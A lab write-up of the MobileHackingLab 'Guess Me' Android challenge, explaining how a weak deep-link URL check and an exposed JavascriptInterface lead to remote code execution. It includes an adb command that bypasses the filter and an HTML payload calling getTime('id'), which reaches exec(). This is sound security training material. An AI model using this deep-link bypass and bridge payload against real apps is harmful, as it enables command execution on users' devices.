Mobile Hacking Lab - GuessMe Writeup

Hello, in today’s writeup, I will walk you through Guess Me lab from MobileHackingLab.
In this lab we will abuse Deep Link behavior in android application to gain Remote Code Execution (RCE).
To understand what a Webview and Deep Link are, you can see this tutorial.
Let’s open the application through android emulator.

We can see it contains a simple game to guess a number between 1 and 100, but if we look closely, we can see a info button in the bottom right.
If we click on the info button, we will navigate to the following page.

Still not familiar, so let’s analyze the app source code using JADX-GUI.

We can see that it contains two activities: MainActivity and WebviewActivity exported to true. It also contains an INTERNET permission to access external links.
I checked MainActivity and found it not interesting as it contains some UI and logic for the guessing game, so let’s navigate to WebviewActivity.

WebviewActivity Analysis:
- Creates a
webViewand checks it is not null. - Defines
setJavaScriptEnabled()which enables the execution of JavaScript code inside the WebView. - Creates
webView3, checks that it is not null, then passes thewebViewto it. - Sets
addJavascriptInerface()onwebView3, which allows web JavaScript code to call Java objects (Android code). - Calls
LoadAssetIndex().

LoadAssetIndex() Analysis
- Checks
webViewis not null. -
Loads the
index.htmlfile located inassets/:
Call handleDeepLink()

handleDeepLink() Analysis
- Sends the intent and handles the deep link inside it.
- Checks that the URI is not null.
- Passes the URI to
isValidDeepLink().- Checks that the URI starts with the
mhlorhttpsscheme and themobilehackinglabhost. - Extracts the
urlparameter and checks it is not null. - Checks that the value of the
urlparameter ends withmobilehackinglab.com.
- Checks that the URI starts with the
- If the URI is valid, it is passed to the
loadDeepLink(uri)method, which:- Takes the value of the
urlparameter and loads it throughwebView.loadUrl().
- Takes the value of the

So, the app flow is the following:
Let’s start WebviewActivity and send a deep link that bypasses the filter using adb:
adb shell am start -n com.mobilehackinglab.guessme/.WebviewActivity -d "https://mobilehackinglab/?url=https://google.com/?test=mobilehackinglab.com"

In the above command, we bypassed the url parameter check by sending a Google link with mobilehackinglab.com at the end, as it technically still redirects to google.com.
We want to get RCE from this vulnerability, but how?
If you remember, there is addJavascriptInerface, which allows us to call functions through JavaScript code, as we saw above in the index.html file.

The
JavascriptInterfaceis a bridge between your Android app (Java/Kotlin code) and JavaScript code that runs inside a WebView. It allows JavaScript code inside a web page (loaded in a WebView) to call methods from your Android app — for example, to access device features like the camera, GPS, or local storage.
MyJavascriptInterface() Analysis:
- The
@JavascriptInterfaceannotation allows JavaScript to call this method. loadWebsite()Analysis:- Takes a URL and loads it.
-
getTime()Analysis:
- Takes a
Timeparameter. - Checks that the parameter is not null.
- Passes the parameter to
exec()and executes it on a shell, which indicates RCE. - Initializes a
BufferedReaderto read the output of the executed command and aStringBuilderto accumulate the output. - Reads each line of the command’s output, appends each line to
output. - After reading all lines, it closes the reader, trims the output to remove whitespaces, and returns it.
- Takes a
So, we can create a malicious HTML file like index.html and control the Time parameter to get RCE. We can host the following script on a webhook:
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
</head>
<body>

<h2>Getting RCE</h2>
<p id="result"></p>

<script>

    // Fetch and display the time when the page loads
    var result = AndroidBridge.getTime("id");
    var fullMessage = "I triggered RCE: \n" + result;
    document.getElementById('result').innerText = fullMessage;

</script>

</body>
</html>
If we send the deep link again, we get RCE successfully.